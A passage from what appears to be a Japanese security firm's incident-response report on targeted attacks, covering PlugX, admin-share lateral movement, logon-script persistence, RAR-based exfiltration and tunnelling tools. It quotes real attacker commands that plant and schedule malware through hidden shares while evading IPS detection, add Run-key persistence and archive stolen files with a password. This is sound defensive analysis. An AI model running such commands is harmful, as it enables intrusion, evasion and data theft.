AD¥Administrator のトークンを確認

AD¥Administrator のトークンで cmd.exeを起動

図 24 トークンの確認・設定

```
C:\Windows\system32>net use l: \\10.100.0.8\C$
net use l: \\10.100.0.8\C$
□R□}□□□h□□□□□□□□□□I□□□□□□□□□□□□B

C:\Windows\system32>dir l:\
dir l:\
 □h□□□C□u L □□□{□□□□□□[□□ □□□x□□□□□□□□□□□□□□□□B
 □{□□□□□□[□□ □V□□□A□□□□□□□□□ EA2E-993D □□□□□

 l:\ □□□f□B□□□N□g□□

2009/07/14  12:20    <DIR>          PerfLogs
2013/03/19  18:07    <DIR>          Program Files
2013/03/19  18:07    <DIR>          Program Files (x86)
2013/11/11  19:04    <DIR>          shares
2013/02/07  18:53    <DIR>          Users
2013/03/19  18:16    <DIR>          Windows
               0 □□□□□□t□@□C□□                 0 □o□C□g
               6 □□□□□□f□B□□□□N□g□□  31,415,865,344 □o□C□g□□□□□□□□□□
```

10.100.0.8¥C$へのアクセス可

図 25 ドメイン管理者の権限でアクセス

4.6.4. 隠し共有の検出の回避

攻撃者は、任意の場所にマルウェアを保存する目的で、攻撃対象の PC やサーバの隠し共有（「ADMIN$」、「C$」）を使用してファイルを保存します（図 26）。その際の通信データが図 27 です。この対策の一つとしては、過検出はあるものの、ネットワーク型 IPS などで「ADMIN$」や「C$」による検出を行う方法が有効です。

ただし、この対策を実施していた顧客において、図 28 に示したコマンドが実行され、隠し共有である「ADMIN$」や「C$」による検出を回避していたことがありました。こうしたケースもあることにご注意ください。




図 26 「C$」によるアクセス




図 27 「C$」にアクセスするための通信データ

```
at._¥¥10.100.0.2._20:25._net._share evade=c:¥
copy._malware.exe._¥¥10.100.0.2¥evade¥windows¥
at._¥¥10.100.0.2._20:26._C:¥windows¥malware.exe
```

図 28 「C$」の検出回避

4.6.5. ユーザ名による動作の切り替え

2014 年前後に実施したフォレンジック調査からは、数は少ないものの、ユーザ名によって動作を変えるマルウェアも確認しています。

一つは、特定のユーザがログオンした時にのみドメインサーバからマルウェアをダウンロードし、実行するようログオンスクリプトに記述しているもの（図 29）で、もう一つはマルウェアにユーザ名をハードコード（ソースコードに記述すること）し、実行時に動作を切り替えるもの（図 30）です。コンパイル（人間が書いたソースコードをコンピュータが理解できる形に変換すること）された日時（図 31）は事案の発生中で、攻撃者は攻撃の最中にこのマルウェアを作成していたことがわかります。

```
if_”%UserName:~0,3%”_==_”LAC”_(md_”%TMP%¥mal”_&_copy_”%LOGONSERVER%¥netlogon¥mal.exe”_”%TMP%¥mal¥mal.exe”_&_reg_add_hkcu¥software¥microsoft¥windows¥currentversion¥run_/t_REG_SZ_/d_”%TMP%¥mal¥mal.exe”_/v_malware_/f)
```

図 29 ユーザ名で動作を切り替えるログオンスクリプト




図 30 ユーザリストのハードコード（ユーザ名で動作を切り替えるマルウェア）




図 31 コンパイル日時（ユーザ名で動作を切り替えるマルウェア）

4.6.6. 使用されるマルウェアの種類・スタートアップ登録場所の変化

2010 年ごろまでは、感染拡大時に確認されるマルウェアは全て同じ種類で、そのマルウェアのスタートアップ（起動時）の登録場所なども同じでした。しかし、2013 年前後から異なる種類のマルウェアが検出されるようになり、それに伴って C&C サーバの宛先もそれぞれ別となり、スタートアップ登録場所についてもいくつか違うものが見られるようになりました（図 32）。

複数種類のマルウェアを用いることによって、攻撃者は、一つのマルウェアが検出・駆除されたとしても、まだ検出されていないマルウェアを使ってさらに別のマルウェアを送り込み、長期間にわたって対象組織に潜入できるようになります。このため、事案の対応時にマルウェアを検出・駆除した場合でも、違う種類のマルウェアにも感染している可能性を考慮し、対策を講じることが重要です。

また、マルウェアはスタートアップに登録されるケースが多いため、感染有無の確認には、スタートアップ登録の確認が有効な手段の一つとなりますが、特に標的型サイバー攻撃で使われるマルウェアについては、スタートアップに登録されないものも少なくない点には注意が必要です。




図 32 感染拡大時のマルウェアの傾向変化

4.6.7. マルウェアが存在しない ≠ 侵害されていない

標的型サイバー攻撃では、攻撃の際に必ずしもマルウェアが使われるとは限りません。VPN（Virtual Private Network = 仮想専用ネットワーク）のアカウント情報を窃取した攻撃者が、マルウェアを使用することなく、一般の管理者同様に VPN を経由してリモートデスクトップで（他のコンピュータのデスクトップ環境を遠隔操作して）侵害を継続していた事案がありました。また、感染拡大時に不正侵入はしたものの、マルウェアに感染させることなく情報窃取のみ行う場合もありました。つまり、「マルウェアが存在しない」イコール「侵害されていない」ではありません。マルウェアが存在しないからといって、被害を受けていないと思い込んで事案に対処してしまうと、思わぬ落とし穴にはまる可能性がありますのでご注意ください。

このことは、Mandiant 社の M-Trends 2012: An Evolving Threat[39] でも報告されています。例えばあるテクノロジー企業のケースでは、侵害された PC 全 63 台のうち、調査時にマルウェアが残っていたのは 12 台で、これ以外の 51 台にはマルウェアが残っていなかったとされています。

4.6.8. PlugX の台頭

PlugX は 2012 年前半に世界中で確認された RAT（Remote Access Trojan、マルウェアの一種で「トロイの木馬」で知られる）で、標的型サイバー攻撃に用いられています。インターネットイニシアティブ社（IIJ）の調査[40] によると、PlugX は現在も頻繁に新たな亜種が確認されており、新しい機能追加と共に、自身の特徴を削除し続けていると報告されています。この点については、ラックの調査でも同様に様々な亜種を確認しています。

この PlugX への感染による通信を、ラックでは、2012 年秋ごろから JSOC で検知[41] しており、またここ 1、2 年のサイバー救急センターによる事案対応においても、他の RAT に比べて PlugX を頻繁に目にするようになりました。2014 年度の調査で確認された RAT の割合を図 33 に示します。

典型的な PlugX は 3 つのファイルから構成されています（図 34）。それぞれのおおまかな役割を以下に示します。




図 33 2014 年 1 月以降の調査で確認された RAT の割合




図 34 典型的な PlugX の構成ファイル例

① Form.exe：デジタル署名されている正規のアプリケーション。実行時に不正モジュール FormDll.dll をロードしてしまう。
② FormDll.dll：不正なモジュール。Form.hlp をメモリに展開し実行する。
③ Form.hlp：PlugX の本体

PlugX のポイントの一つは、正規アプリケーションとしてプログラムが動作する点です。そのため、タスクスケジューラなどによる動作プロセス一覧の確認や、スタートアップ登録プログラム一覧の確認によるマルウェア確認の手間がより一層煩雑になります。

フォレンジック調査の際、マルウェアの有無を簡易的に確認する方法の一つに、Microsoft から公開されている Autoruns[42] の利用が挙げられます。Autoruns はスタートアップ登録プログラムの一覧を列挙するほか、登録プログラムのデジタル署名の検証結果やファイルパスの表示も行います。従来は、完璧ではないものの、デジタル署名がなかったり、デジタル署名があっても有名ではない会社のものを確認したりすることで、マルウェアの簡易的な特定ができていましたが、今後はこれらに加えて、ファイルパスの妥当性の確認をより慎重に行うことが必要となります。

4.7. Linux サーバへの不正侵入

Linux サーバは複数の認証方式を提供していますが、一般的に強固と考えられている公開鍵認証方式においても、なりすましログインを確認した事案があります。この事案では、秘密鍵および秘密鍵を使用するためのパスフレーズを、攻撃者が何らかの方法で窃取したと考えられます。また、感染 PC 上で Tera Term[43] などによってサーバを管理している際のスクリーンキャプチャが、フォレンジック調査時に残っていた事案もありました。攻撃者はキーロガーやスクリーンキャプチャなどを巧みに操り、侵入後も情報収集を行っていると考えられます。

この他、Java が動作している Linux サーバにおいて、Java で作成されたバックドアを確認した事案もありました。これはまれなケースではあったものの、攻撃者は対象サーバに合わせてバックドアを選ぶこともあることがわかります。

4.8. 水飲み場型攻撃における攻撃対象の限定

水飲み場型攻撃のうち、少なくとも国内で発生している事案に関しては、アクセスしてきた人の IP アドレスが攻撃対象であった場合にのみ、マルウェアに感染させるための攻撃コードを応答ページに追加したり、マルウェアをダウンロードさせる細工がなされたりしています。そのため、攻撃対象ではない第三者（セキュリティの専門企業など）が攻撃に気付くことはまず困難な状況です。

攻撃者が実施する IP アドレスによる制御方法としては以下が考えられ、それぞれに合わせた調査方法が必要です。

1. ウェブアプリケーションによって制御する（前掲図 3 参照）。
2. 特定の IP アドレスからのアクセス時のみ攻撃コードを追加するモジュール（機能）をウェブサーバに組み込む。
3. 特定の IP アドレスからの通信を NAT（IP アドレスを別の IP アドレスに変換する技術）により転送する。

43 Telnet、SSH やシリアル接続に対応したターミナルエミュレータで、Windows から Linux サーバにリモートログインする際に利用される。
http://sourceforge.jp/projects/ttssh2/

4.9. 情報窃取の方法

4.9.1. 情報窃取時に使用されるコマンド～ RAR ／ 7-Zip ／ CAB

情報が窃取された事案では、その多くで RAR コマンドを使用した痕跡を確認しています。図 35 を例にとると、攻撃者は rar.exe を別名（test.exe）で保存し、ヘッダも含めて暗号化した上で、パスワード（manager123）を設定して圧縮します。次に、プロキシサーバでのアップロードファイルサイズ制限を回避するためか、大きなサイズのファイルアップロードに管理者が気付きにくくするためかは不明ですが、一定のサイズ（200MByte）ごとに分割して圧縮します。さらには、圧縮するファイルの対象を、更新日時で指定する（2013 年 7 月 21 日 10:03:00 以降に更新されたファイル）といったケースも見られます。これらから、攻撃者はあたかも日常の運用の一環として情報窃取を行っている様子が想像できます。

```
test.exe__a__c:¥RECYCLER¥test.dat__-v200m__"C:¥tmp"__-hpmanager123__-ta20130721100300
```

図 35　2013 年 7 月 21 日 10:03:00 以降に更新されたファイルを test.dat としてアーカイブする RAR コマンド

分割して圧縮されたファイルには、「.part1.」や「.part01.」などがファイル名に自動的に追加されます（図 36）。このようなファイルが確認された場合は、標的型サイバー攻撃の可能性も念頭に対応することをお勧めします。

図 36　分割された RAR ファイル

RAR 以外では、7-Zip や CAB といったツールを利用したケースも確認しています。7-Zip では RAR 同様、ヘッダも含めて暗号化できるため、攻撃者に悪用される傾向にあります。

なお、マルウェア自体にもファイルの転送機能が付いているため、攻撃者は、ファイルを圧縮することなく情報を窃取し得るということにも注意が必要です。

セキュリティ事案が発生して対応する際には、RAR のパスワードを知りたくなります。しかし、攻撃者は多くの場合、英数字記号を全て含めた十数文字のパスワードを設定するため、パスワードクラッキングでは判明しません。ただ、以下の状況下でパスワードが判明したケースがありました。

1. 攻撃者の bat ファイルに残っていた（削除された bat も含む）。
2. ページファイル（C:¥pagefile.sys）もしくはメモリに残っていた。
3. プロキシサーバなどに通信データが残っており、マルウェア解析によって通信データの復号ルーチンを適用し、攻撃者のコマンド履歴を復元した際に判明した。

また、まれなケースではありますが、一つの事案内で様々な RAR パスワードを設定していた場合がありました。いくつかはキーボードの並び通りで、攻撃者がやっつけ仕事でパスワードを設定した印象を受けました。

4.9.2. 情報窃取時の手順～ファイルサーバから一時フォルダへのコピー

攻撃者は情報を窃取するために、踏み台となる PC のファイルサーバに保存されたファイルのうち、特定の拡張子を含むもの（ドキュメントファイル、CAD ファイル、テキストファイルなど）を、作業フォルダにいったん保存した上で、もしくは直接、RAR コマンドで圧縮します。そして情報を窃取した後は、作業フォルダ上のファイルを削除します。

このような手順が踏まれるため、ファイルが削除されていてもファイルコンテンツ、もしくはファイル名だけはフォレンジック調査で復元できる場合があり、窃取された情報のおおよそが判明することもあります。

4.10. その他の行動

4.10.1. ポート転送／トンネリング

ポート転送とは図 37 に示すように、あらかじめ定めたポート番号で受信したデータを別の IP アドレス・ポート番号に転送することです。またトンネリングとは、ポート転送に似ていますが、違うプロトコル（例では HTTP）でデータを包んだ上で送受信を行うことを言います。これらを悪用することにより、通常はファイアウォールのアクセス制御によりインターネット上からアクセス不可能である社内のサーバや PC へのアクセスが可能となります（図 38）。

前者のポート転送に関連し、トレンドマイクロ社 [44]Mandiant 社 [45] のレポートなどで報告されているポート転送ツール、htran の悪用をラックの調査でも確認しています（図 39）。

最近は、トンネリングツールを悪用した、より検知しづらい事例も複数確認しています。このツールはインターネットにアクセスする際に HTTPS 通信を行いますが、一般のウェブアクセスも同様に HTTPS 通信を利用するため、両者の違いは明確でなく、検知を困難にします。ただ、いったん接続すると長時間コネクションを確立する傾向があることから、こうした点に着目して検出する方法が対策として挙げられます。

トンネリングツールについても複数のバージョンが見られますが、いずれもインターネット検索では見つからないため、攻撃者自身が作成したものか、アンダーグラウンドで流通しているものだと考えられます。




図 37 ポート転送／トンネリング




図 38 htran 等を悪用した社内 PC・サーバへのアクセス




図 39 ポート転送ツール／トンネリングツールの割合

4.10.2. 完全なファイルの削除

攻撃者によっては、ファイルを削除する際、通常の削除ではなく、Microsoft が公開しているファイル削除専用ツール SDelete[46] を用いてファイルを復元できない状態にしているケースがありました。さらに、未使用領域をゼロで上書きしていると推測される事案も確認しています。

05 標的型サイバー攻撃の事案分析

本章では、標的型サイバー攻撃による事案を分析し、複数の事案間で関連が判明したものについて、一部を紹介します。

ラックでは、マルウェアなどをデータベース化し、分析力やセキュリティ対策支援の向上に活用しています。データベースに登録するものは、具体的に、「119 サービス」（セキュリティ事案発生後の対応やフォレンジック調査などを実施）や情報漏えいチェックサービスなどで取得したマルウェア、C&C サーバの URL の他、顧客の機密情報に関連しない IOC（Indicator Of Compromised ＝攻撃され、影響を受けたことを示す痕跡）などです。新規の事案に対応する際には、過去の IOC と比較して攻撃傾向や共通点などを分析しています。それにより、別の組織で起きた事案間で関連が確認され、事案の解決を早めることができたケースもありました。

なお、分析した情報には攻撃者を利することになりかねないものがあるため、それらについては公表を差し控えます。また最近は、マルウェアの感染拡大や攻撃の過程で使用したツールが目的達成後、攻撃者によって削除されることが多くなっています。そのため、ここでの分析は断片的な情報による結果であることをご理解の上、あくまでも参考情報としてご覧ください。

図 40 は、ある企業（ここでは仮に LAC としています）への標的型サイバー攻撃で確認された情報を図で表したものです。この事案では、６種類のマルウェアが使用され、通信先がそれぞれ違うことがわかります。

この図を含め、第５章で使用するアイコンの説明は図 41 の通りです。また、分析した全事案を結びつけたイメージを図 42 に示します。

